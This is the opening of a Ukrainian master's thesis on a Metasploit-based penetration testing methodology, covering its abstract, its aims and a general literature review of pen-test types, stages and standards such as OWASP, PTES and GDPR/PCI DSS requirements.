МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Західноукраїнський національний університет
Факультет комп'ютерних інформаційних технологій
Кафедра кібербезпеки

Дорош Володимир Юрійович

Методика тестування безпеки з використанням фреймворку Metasploit / Security Testing Methodology Using the Metasploit Framework

спеціальність: 125 – Кібербезпека

освітньо-професійна програма – Кібербезпека

Кваліфікаційна робота

Виконав студент групи
КБм -22
В.Ю. Дорош

Науковий керівник
к.т.н., доцент С.В.Івасьєв

Кваліфікаційну роботу
Допущено до захисту:

«____» _____ ___2023 р.

Завідувач кафедри

_____ **В.В.Яцків**

ТЕРНОПІЛЬ – 2023

АНОТАЦІЯ

Кваліфікаційна робота на тему «Методика тестування безпеки з використанням фреймворку Metasploit» на здобуття освітнього ступеня «Магістр» зі спеціальності 125 «Кібербезпека» освітньо-професійної програми «Кібербезпека» написана обсягом 74 сторінки і містить 23 ілюстрації, 3 таблиці та 23 джерела за переліком посилань.

Метою кваліфікаційної роботи є виведення методології застосування технології Metasploit для пенетраційних тестувань та найкращих практик.

Проведено дослідження відкритих джерел з описом загального процесу пенетраційного тестування, виконано аналіз сучасних методологій пенетраційного тестування та огляд інструментів для виконання тестів.

Робота включає детальний аналіз методологій тестування, теоретичні основи та практичні демонстрації можливостей Metasploit, надано оцінки та методології для покращення безпеки інформаційних систем. Виконано аналіз міжнародно визнаних стандартів безпеки OSSTM, ISSAF, PTES, OWASP, SANS.

На основі досліджених методологій проведено практичну імплементацію методики пенетраційного тестування за допомогою Metasploit на прикладі системи веб-сервера Tomcat.

Ключові слова: METASPLOIT, ПЕНЕТРАЦІЙНЕ ТЕСТУВАННЯ, МЕТОДОЛОГІЯ ТЕСТУВАННЯ БЕЗПЕКИ, ОЦІНКА ВРАЗЛИВОСТЕЙ, OSSTM, ISSAF, PTES, OWASP, SANS, APACHE TOMCAT.

ABSTRACT

The qualification work on the topic "Security Testing Methodology Using the Metasploit Framework" for obtaining the Master's degree in the specialty 125 "Cybersecurity" of the educational and professional program "Cybersecurity" is written in the volume of 74 pages and contains 23 illustrations, 3 tables and 23 sources according to the list of references .

The purpose of the qualification work is to develop a methodology for applying Metasploit technology for penetration testing and best practices.

A study of open sources describing the general process of penetration testing was conducted, an analysis of modern penetration testing methodologies and a review of tools for performing tests were performed.

The work includes a detailed analysis of testing methodologies, theoretical foundations and practical demonstrations of Metasploit capabilities, and provides estimates and methodologies for improving the security of information systems. An analysis of internationally recognized security standards such as OSSTM, ISSAF, PTES, OWASP, and SANS was performed.

On the basis of the studied methodologies, the practical implementation of the Metasploit penetration testing methodology was carried out on the example of the Tomcat web server system.

Keywords: METASPLOIT FRAMEWORK, PENETRATION TESTING, SECURITY TESTING METHODOLOGY, VULNERABILITY ASSESSMENT, OSSTM, ISSAF, PTES, OWASP, SANS, APACHE TOMCAT.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

OSSTMM - Open Source Security Testing Methodology Manual, відкритий посібник з методології тестування безпеки.

ISSAF - Information Systems Security Assessment Framework, система оцінки безпеки інформаційних систем.

PTES - Penetration Testing Execution Standard, стандарт виконання тестування на проникнення .

OWASP - Open Web Application Security Project, відкритий проект для безпеки веб-застосунків.

HIPAA - Health Insurance Portability and Accountability Act, акт про мобільність та підзвітність медичного страхування у США.

GDPR - General Data Protection Regulation, загальний регламент про захист даних у ЄС .

PCI DSS - Payment Card Industry Data Security Standard, стандарт безпеки даних індустрії платіжних карток.

SMS - Short Messaging Service, сервіс коротких повідомлень.

IoT - Internet of Things, інтернет речей.

CSRF - Cross Site Request Forgery, міжсайтове підроблення запиту.

SQL - Structured Query Language, структурована мова запитів.

DoS - denial of service, атака на відміну в обслуговуванні.

JAR - Java Archive, архів Джава.

JSP - Jackarta Server Pages, серверні сторінки Джакарта.

WAF - Web Application Firewall, захисний мережевий екран для веб-застосунків .

ВСТУП

Актуальність роботи. Тематика дослідження у даній магістерській кваліфікаційній роботі є надзвичайно актуальною в сучасному науковому світі, що зумовлено наступними ключовими факторами.

Кіберзагрози, що постійно розвиваються та ускладнюються, вимагають надійних методологій тестування безпеки. Дана робота озброює дослідників і фахівців ефективними інструментами і стратегіями для виявлення і зменшення вразливостей.

Зростання кількості кібератак, в тому числі гучних інцидентів, пов'язаних з порушенням безпеки і програмами-вимагачами, підкреслює гостру потребу в комплексному тестуванні безпеки. Запропонована методологія забезпечує практичний підхід до захисту від цих атак. Підхід до захисту у свою чергу побудований на найкращих практиках застосування

В основі метологічного підходу до захисту ПЗ входить фреймворт Metasploit який є надзвичайно відомим та популярним на сьогоднійшній день. Широке використання фреймворку Metasploit Framework у спільноті кібербезпеки зумовлене насамперед ефективністю, зручністю та відповідністю нормативним вимогам до подібних застосунків.

Разом з цим дана робота розкриває потребу в етичному хакерстві. Етичне хакерство та тестування на проникнення є невід'ємними компонентами стратегій безпеки. Завдяки цьому вибудовується синергія між наукою та промисловістю. Дисертація долає розрив між академічними дослідженнями та практичним застосуванням, сприяючи співпраці та обміну знаннями між академічними та промисловими колами для покращення практик кібербезпеки.

Мета роботи. Метою даної дослідницької роботи є виведення методології застосування технології Metasploit для пенетраційних тестувань та найкращих практик. Для досягнення заданої мети виставлені наступні завдання:

- Проаналізувати існуючий стан методологій тестування безпеки та їх обмеження в контексті сучасних кіберзагроз.

- Комплексно оцінити можливості Metasploit Framework як інструменту для тестування на проникнення, оцінки вразливостей та розробки експлойтів.

- Запропонувати структуровану та адаптивну методологію тестування безпеки, яка ефективно використовує Metasploit Framework.

- Перевірити запропоновану методологію шляхом практичного тестування на різних системах та мережевих конфігураціях.

Об’єкт дослідження - процеси та методології пенетраційного тестування.

Предмет дослідження - інструменти та модулі фреймворку Metasploit та їхня застосування на веб-сервері Apache Tomcat.

Методи дослідження базуються на методологіях застосування інструментів фреймворку Metasploit.

Наукова новизна одержаних результатів визначається:

- формалізований підхід використання міжнародних стандартів безпеки для проведення пенетраційного тестування.

Практична цінність одержаних результатів полягає у наступному:

- практичні приклади пенетраційного тестування на веб сервері Apache Tomcat за допомогою модулів Metasploit

Публікації та апробація до магістерської роботи

1. Дорош В.Ю., Дослідження ринку IP-телефонії для створення мілімально робочого продукту голосового боту IP-телефонії. Збірник матеріалів науково-практичної конференції молодих вчених, аспірантів та студентів «Кібербезпека та комп’ютерно-інтегровані технології» (КБКІТ - 2023), Тернопіль, 2023. 194 -199 с.

2. Дорош В.Ю., Розроблення мінімально робочого продукту голосового боту IP-телефонії. Збірник матеріалів науково-практичного симпозіуму «Захист інформації», Тернопіль, 2023. 57 -63 с.

1 ДОСЛІДЖЕННЯ ДЖЕРЕЛ

1.1 Аналіз можливостей пенетраційного тестування

Розглянемо відкриті джерела для пошуку відповіді на питання що ж таке пенатреційне тестування та які типи його існують. Для відповіді на дані питання візьмемо як за довірене джерело статтю корпорації IBM [2].

Тест на проникнення, або пенетраційне тестування, - це тест на безпеку, який запускає імітацію кібератаки, щоб знайти вразливості в комп'ютерній системі.

Тестувальники на проникнення - це фахівці з безпеки, які володіють мистецтвом етичного хакінгу, тобто використання хакерських інструментів і технік для усунення слабких місць у системі безпеки, а не для завдання шкоди. Компанії наймають тестувальників для проведення симульованих атак на їхні додатки, мережі та інші активи. Інсценуючи фейкові атаки, пен-тестери допомагають командам безпеки виявити критичні вразливості та покращити загальний стан безпеки.

Терміни "етичне хакерство" та "тестування на проникнення" іноді використовують як взаємозамінні, але між ними є різниця. Етичне хакерство - це ширша сфера кібербезпеки, яка включає будь-яке використання хакерських навичок для покращення мережевої безпеки. Пенетраційне тестування - це лише один з методів, які використовують етичні хакери. Етичні хакери також можуть надавати аналіз шкідливого програмного забезпечення, оцінку ризиків та інші послуги.

Існують три основні причини, чому компанії використовують пететраційне тестування. Перш за все, пенетраційні тести є більш комплексними, ніж просто оцінка вразливостей. І тести на проникнення, і оцінка вразливостей допомагають командам безпеки виявити слабкі місця в додатках, пристроях і мережах. Однак ці методи служать дещо різним цілям, тому багато організацій використовують обидва, а не покладаються на один з них.

Оцінка вразливостей - це, як правило, повторюване автоматизоване сканування, яке шукає відомі вразливості в системі і позначає їх для перевірки. Команди безпеки використовують оцінки вразливостей для швидкої перевірки на наявність поширених недоліків.

На відміну від оцінки вразливостей пенетраційне тестування пройшло ще далі. Коли тестувальники знаходять вразливості, вони використовують їх в імітованих атаках, які імітують поведінку зловмисних хакерів. Це дає команді безпеки глибоке розуміння того, як реальні хакери можуть використовувати вразливості для доступу до конфіденційних даних або порушення роботи. Замість того, щоб намагатися вгадати, що можуть зробити хакери, команда безпеки може використовувати ці знання для розробки засобів захисту мережі від реальних кіберзагроз.

Оскільки пен-тестери використовують як автоматизовані, так і ручні процеси, вони виявляють відомі та невідомі вразливості. Внаслідок того, що тестувальники активно використовують знайдені вразливості, вони з меншою ймовірністю виявляють помилкові спрацьовування; якщо вони можуть скористатися недоліком, це можуть зробити і кіберзлочинці. А оскільки послуги з тестування на проникнення зазвичай надаються сторонніми експертами з безпеки, які підходять до систем з точки зору хакера, пробне тестування часто виявляє недоліки, які можуть бути пропущені власними командами безпеки.

Також однією з причиною використання пенетраційних тестувань корпораціями є рекомендації експертів з кібербезпеки, які рекомендують проводити пенетраційні тестування. Багато експертів з кібербезпеки та органів влади рекомендують проводити ручне тестування як проактивний захід безпеки. Наприклад, у 2021 році федеральний уряд США закликав компанії використовувати ручні тести для захисту від зростаючої кількості атак з вимогами викупу.

Пен-тестування допомагає забезпечити відповідність нормативним вимогам. Правила безпеки даних, такі як Закон про переносимість і відповідальність за медичне страхування (HIPAA) у США і Загальний

регламент про захист даних (GDPR) у Європі вимагають певних засобів контролю безпеки. На прикладі GDPR цитую вимогу використання засобів регулярного тестування: “... (d) a process for regularly testing, assessing and evaluating the effectiveness of technical and organisational measures for ensuring the security of the processing.” [3].

Тести на проникнення можуть допомогти компаніям довести відповідність цим нормам, гарантуючи, що їхні засоби контролю працюють належним чином. Інші нормативні акти прямо вимагають проведення тестів на проникнення. Стандарт безпеки даних індустрії платіжних карток (PCI-DSS), який застосовується до організацій, що обробляють кредитні картки, конкретно закликає до регулярного "зовнішнього та внутрішнього тестування на проникнення". У PCI DSS дана вимога була введена у 2008 році, як приведено на рисунку 1.1.



Рисунок 1.1 - PCI DSS вимога з пенетраційним тестуванням [4]

Проведення пенетраційних тестувань також рекомендуються відповідними добровільними стандартами інформаційної безпеки, таким як ISO/IEC 27001.

Розглянемо типи пенетраційних тестів. На наступному рисунку 1.2 наведено приклад типізації за прикладним застосуванням пенетраційних тестів.



Рисунок 1.2 - Типи пенетраційних тестувань за прикладним застосування

Загалом усі тести на проникнення передбачають імітацію атаки на комп'ютерні системи компанії. Однак, різні типи пентестів націлені на різні типи активів підприємства.

Пенетраційні тести веб-додатків.

Пен-тести додатків шукають вразливості в додатках і пов'язаних з ними системах, включаючи веб-додатки і веб-сайти, мобільні і IoT-додатки, хмарні додатки і інтерфейси прикладного програмування (API). Пен-тестери часто починають з пошуку вразливостей, перелічених у Топ-10 проекту Open Web Application Security Project (OWASP). OWASP Top 10 - це список найбільш

критичних вразливостей у веб-додатках. Список періодично оновлюється, щоб відображати мінливий ландшафт кібербезпеки, але найпоширеніші вразливості включають ін'єкції шкідливого коду, неправильні конфігурації та збої автентифікації. Окрім топ-10 OWASP, ручні тести додатків також шукають менш поширені недоліки безпеки та вразливості, які можуть бути унікальними для конкретного додатку.

Проведемо пенетраційне тестування у мережі. Мережеві пенетраційні тести атакують всю комп'ютерну мережу компанії. Існує два основних типи мережевих тестів: зовнішні та внутрішні тести.

У зовнішніх тестах тестувальники імітують поведінку зовнішніх хакерів, щоб знайти проблеми з безпекою в інтернет-активах, таких як сервери, маршрутизатори, веб-сайти та комп'ютери співробітників. Вони називаються "зовнішніми тестами", тому що тестувальники намагаються проникнути в мережу ззовні.

У внутрішніх тестах пен-тестери імітують поведінку зловмисників або хакерів з викраденими обліковими даними. Мета - виявити вразливості, якими людина може скористатися зсередини мережі - наприклад, зловживати правами доступу для крадіжки конфіденційних даних.

Апаратні пенетраційні тестування (Hardware).

Дані тести шукають вразливості в пристроях, підключених до мережі, таких як ноутбуки, мобільні пристрої, пристрої інтернету речей та операційні технології (OT).

Пен-тестери можуть шукати недоліки програмного забезпечення, наприклад, вразливість операційної системи, яка дозволяє хакерам отримати віддалений доступ до кінцевої точки. Вони можуть шукати фізичні вразливості, наприклад, неналежно захищений центр обробки даних, в який можуть проникнути зловмисники. Команда тестувальників також може оцінити, як хакери можуть переміститися зі скомпрометованого пристрою в інші частини мережі.

Пенетраційне тестування персоналу.

Пен-тестування персоналу спрямоване на пошук слабких місць у дотриманні працівниками правил кібербезпеки. Інакше кажучи, ці тести безпеки оцінюють, наскільки компанія вразлива до атак соціальної інженерії. У даному типі пенетраційних тестувань тестувальники використовують фішинг, “vishing” (англ. voice phishing - голосовий фішинг) та “smising” (SMS-фішинг), щоб змусити співробітників розголошувати конфіденційну інформацію. За допомогою пенетраційного тестування персоналу можна отримати оцінку фізичної безпеки офісу. Наприклад, тестувальники можуть спробувати проникнути в будівлю під виглядом кур'єрів. Цей метод, який називається "хвостиком" (з англ tailgating), часто використовується реальними злочинцями.

Отже, тестування на проникнення (пен-тестування) є ключовою методологією кібербезпеки, що передбачає розгортання імітованих кібератак для виявлення вразливостей у комп'ютерних системах. Кваліфіковані фахівці з тестування на проникнення, які володіють етичними хакерськими практиками, проводять ці тести, допомагаючи компаніям виявити критичні недоліки в системі безпеки та зміцнити їхню загальну позицію щодо безпеки. Ця оцінка розрізняє етичне хакерство та тестування на проникнення, підкреслюючи роль останнього як підмножини в ширшій сфері етичного хакерства. Тестування на проникнення, на відміну від періодичних оцінок вразливостей, заглиблюється глибше, активно використовуючи виявлені вразливості для імітації зловмисної поведінки хакерів. Комплексний характер пен-тестування, що поєднує автоматизовані та ручні процеси, дозволяє виявити як відомі, так і невідомі вразливості, зменшуючи кількість помилкових спрацьовувань і забезпечуючи всебічну оцінку з зовнішньої, хакерської точки зору.

Експерти з кібербезпеки та регуляторні органи підкреслюють важливість пробного тестування і виступають за його проактивне використання. Зокрема, урядові рекомендації, такі як рекомендації федерального уряду США у 2021 році, заохочують його впровадження як захисного механізму проти ескалації кіберзагроз, включаючи атаки з вимогами викупу. Крім того, дотримання правил безпеки даних, таких як HIPAA, GDPR, PCI-DSS, та стандартів, таких як

ISO/IEC 27001, полегшується завдяки тестам на проникнення, які підтверджують ефективність засобів контролю безпеки.

Різні типи тестування на проникнення призначені для різних активів підприємства. Тестування додатків, мережі, обладнання та персоналу спрямоване на виявлення вразливостей у додатках, комп'ютерних мережах, підключених пристроях та практиках кібербезпеки працівників відповідно. Ці тести охоплюють широкий спектр оцінок, від ретельного вивчення вразливостей веб-додатків, перелічених у списку OWASP Top 10, до моделювання зовнішніх і внутрішніх мережевих атак та оцінки фізичної безпеки разом із вразливостями соціальної інженерії.

По суті, тестування на проникнення слугує фундаментальним інструментом проактивного захисту та перевірки заходів безпеки, надаючи комплексне уявлення про вразливості та дозволяючи організаціям зміцнити свій захист від мінливого ландшафту кіберзагроз.

1.2 Огляд загального процесу виконання пенетраційного тестування

При загальному процесі виконання пенетраційних тестувань у індустрії використовується концепція чорно-, біло- та сірого ящика, що наведено на рисунку 1.3.



Рисунок 1.3 - Візуалізація чорно-, біло- та сірого ящика

Перед початком пенетраційного тестування команда тестувальників і компанія визначають обсяг та прикладну сферу застосування тестів. Обсяг тестування визначає, які системи будуть протестовані, коли тестування відбудеться, і які методи можуть використовувати тестувальники. Масштаб також визначає, скільки інформації тестувальники матимуть заздалегідь:

- під час тестування "чорного ящика" (black-box test) пен-тестери не мають жодної інформації про цільову систему. Вони повинні покладатися на власні дослідження, щоб розробити план атаки, як це зробив би справжній хакер.
- Тесті з “білим ящиком” (white-box test) тестувальники мають повну прозорість щодо цільової системи. Компанія ділиться такими деталями, як мережеві схеми, вихідні коди, облікові дані тощо.
- У тесті “сірого ящика” (gray-box test) тестувальники отримують деяку інформацію, але обсяг даної інформації є невеликим. Наприклад, компанія може поділитися діапазонами IP-адрес мережевих пристроїв, але тестувальникам доведеться самостійно досліджувати ці IP-адреси на наявність вразливостей.

Після визначення діапазону тестування починається. Ручні тестувальники можуть використовувати різні методології тестування. Найпоширеніші з них включають керівні принципи тестування безпеки додатків OWASP, Стандарт виконання тестування на проникнення (PTES) (посилання знаходиться за межами ibm.com) та Національний інститут стандартів і технологій (NIST) SP 800-115.

Незалежно від того, яку методологію використовує команда тестувальників, процес зазвичай складається з одних і тих самих етапів:

1. Розвідка.

Команда тестувальників збирає інформацію про цільову систему. Залежно від цілі, пен-тестери використовують різні методи розвідки. Наприклад, якщо об'єктом тестування є додаток, пен-тестери можуть вивчати його вихідний код. Якщо об'єктом тестування є ціла мережа, пен-тестери

можуть використовувати аналізатор пакетів для перевірки потоків мережевого трафіку. Пен-тестери також часто використовують розвідувальні дані з відкритих джерел (OSINT). Читаючи публічну документацію, новини і навіть акаунти співробітників у соціальних мережах і на GitHub, пен-тестери можуть отримати цінну інформацію про свої цілі.

2. Виявлення та розробка мішеней.

Пен-тестери використовують знання, отримані на етапі розвідки, для виявлення вразливостей в системі, які можна використати. Наприклад, пен-тестери можуть використовувати сканер портів, такий як Nmap, для пошуку відкритих портів, через які можна відправити шкідливе програмне забезпечення. Для тестування соціальної інженерії команда тестувальників може розробити фейкову історію або "привід", який вони використають у фішинговому електронному листі, щоб викрасти облікові дані співробітників.

На цьому етапі тестувальники можуть перевірити, як функції безпеки реагують на вторгнення. Наприклад, вони можуть надіслати підозрілий трафік на брандмауер компанії, щоб подивитися, що станеться. Тестувальники будуть використовувати отримані знання, щоб уникнути виявлення під час решти тесту.

3. Експлуатація.

Команда тестувальників починає власне атаку. Пен-тестери можуть спробувати різноманітні атаки в залежності від цільової системи, вразливостей, які вони знайшли, та обсягу тесту. Деякі з найпоширеніших атак, що тестуються, включають:

- SQL-ін'єкції: Тестувальники Pen намагаються змусити веб-сторінку або додаток розкрити конфіденційні дані, вводячи шкідливий код у поля введення.
- Міжсайтовий скриптинг: Пен-тестери намагаються впровадити шкідливий код на веб-сайт компанії.

- Атаки на відмову в обслуговуванні: Пен-тестери намагаються вивести з ладу сервери, додатки та інші мережеві ресурси, перевантажуючи їх трафіком.
- Соціальна інженерія: Пен-тестери використовують фішинг, приманки, вигадки та інші тактики, щоб обманом змусити співробітників порушити мережеву безпеку.
- Атаки грубої сили (brute force attacks): Пен-тестери намагаються зламати систему, запускаючи скрипти, які генерують і тестують потенційні паролі, поки один з них не спрацює.
- Атаки "людина посередині" (man-in-the-middle attacks): Тестувальники перехоплюють трафік між двома пристроями або користувачами, щоб викрасти конфіденційну інформацію або встановити шкідливе програмне забезпечення.

4. Ескалація

Після того, як пентестери скористалися вразливістю, щоб закріпитися в системі, вони намагаються пересуватися і отримати доступ до ще більшої її частини. Цей етап іноді називають "ланцюжком вразливостей", оскільки тестувальники переходять від вразливості до вразливості, щоб проникнути глибше в мережу. Наприклад, вони можуть почати з установки кейлоггера на комп'ютер співробітника. Використовуючи цей кейлоггер, вони можуть перехопити облікові дані працівника. Використовуючи ці облікові дані, вони можуть отримати доступ до конфіденційної бази даних.

На цьому етапі метою тестувальника є збереження доступу та підвищення своїх привілеїв в обхід заходів безпеки. Пен-тестери роблять все це, щоб імітувати сучасні постійні загрози (APT), які можуть ховатися в системі тижнями, місяцями або роками, перш ніж їх викриють.

5. Очищення та звітування

Після завершення імітації атаки тестувальники прибирають всі сліди, які вони залишили після себе, наприклад, троянські програми з бекдором, які вони

встановили, або конфігурації, які вони змінили. Таким чином, реальні хакери не зможуть використати експлойти тестувальників, щоб зламати мережу.

Потім тестувальники готують звіт про атаку. У звіті зазвичай описуються знайдені вразливості, використані експлойти, деталі того, як вони обходили засоби захисту, а також опис того, що вони робили всередині системи. Звіт також може містити конкретні рекомендації щодо усунення вразливостей. Внутрішня команда безпеки може використовувати цю інформацію для посилення захисту від реальних атак.

Отже, процес тестування на проникнення - це комплексний і систематичний підхід, який має вирішальне значення для оцінки і зміцнення безпеки системи. Його структуровані етапи, що починаються з визначення обсягу та методологічного розмежування, проходять через розвідку, ідентифікацію цілей, експлуатацію, ескалацію і завершуються очищенням та вичерпним звітуванням. Різноманітність використовуваних методологій і методів тестування, таких як підходи "чорної скриньки", "білої скриньки" і "сірої скриньки", враховує різні сценарії, що відображають реальні загрози. Імітовані атаки, що охоплюють спектр від SQL-ін'єкцій до соціальної інженерії та атак типу "людина посередині", дозволяють тестувальникам оцінити вразливості за багатьма векторами. Ретельність, яку проявляють при стиранні слідів і складанні детальних звітів, що включають виявлені вразливості та рекомендовані способи їх усунення, робить значний внесок у посилення загального захисту системи від потенційних кіберзагроз. Зрештою, цей процес слугує фундаментальною основою для захисту цифрових активів та увічнення надійних протоколів кібербезпеки.

1.3 Огляд сучасних методологій та стандартів пенетраційного тестування

Розглянемо сьогоднішній стан пенетраційного тестування з існуючих джерел[5].

Пенетраційне тестування - найпоширеніший і найпоширеніший метод захисту програмного забезпечення, частково через те, що він є привабливим на

пізніх етапах життєвого циклу. Після завершення розробки програми її власники піддають її тестуванню на проникнення в рамках процедури остаточного прийняття. Сьогодні консультанти з безпеки, як правило, проводять подібні оцінки в режимі "обмеженого часу" (витрачаючи на це лише невеликий і заздалегідь визначений обсяг часу і ресурсів) в якості останнього пункту контрольного списку безпеки в кінці життєвого циклу.

Одним з основних обмежень такого підходу є те, що він майже завжди являє собою занадто малу і занадто пізню спробу вирішити проблему безпеки в кінці циклу розробки. Як ми бачили, безпека програмного забезпечення є емерджентною властивістю системи, і її досягнення передбачає застосування низки найкращих практик протягом усього життєвого циклу розробки програмного забезпечення (SDLC; див. Рисунок 1.4). Організації, які не інтегрують безпеку в процес розробки, часто виявляють, що їхнє програмне забезпечення страждає від системних помилок як на рівні проектування, так і на рівні реалізації (іншими словами, система має як недоліки безпеки, так і баги безпеки). Парадигма тестування на проникнення на пізніх стадіях життєвого циклу виявляє проблеми занадто пізно, в той момент, коли час і бюджет сильно обмежують можливості їх виправлення. Насправді, найчастіше виправлення помилок на цьому етапі коштує надто дорого.

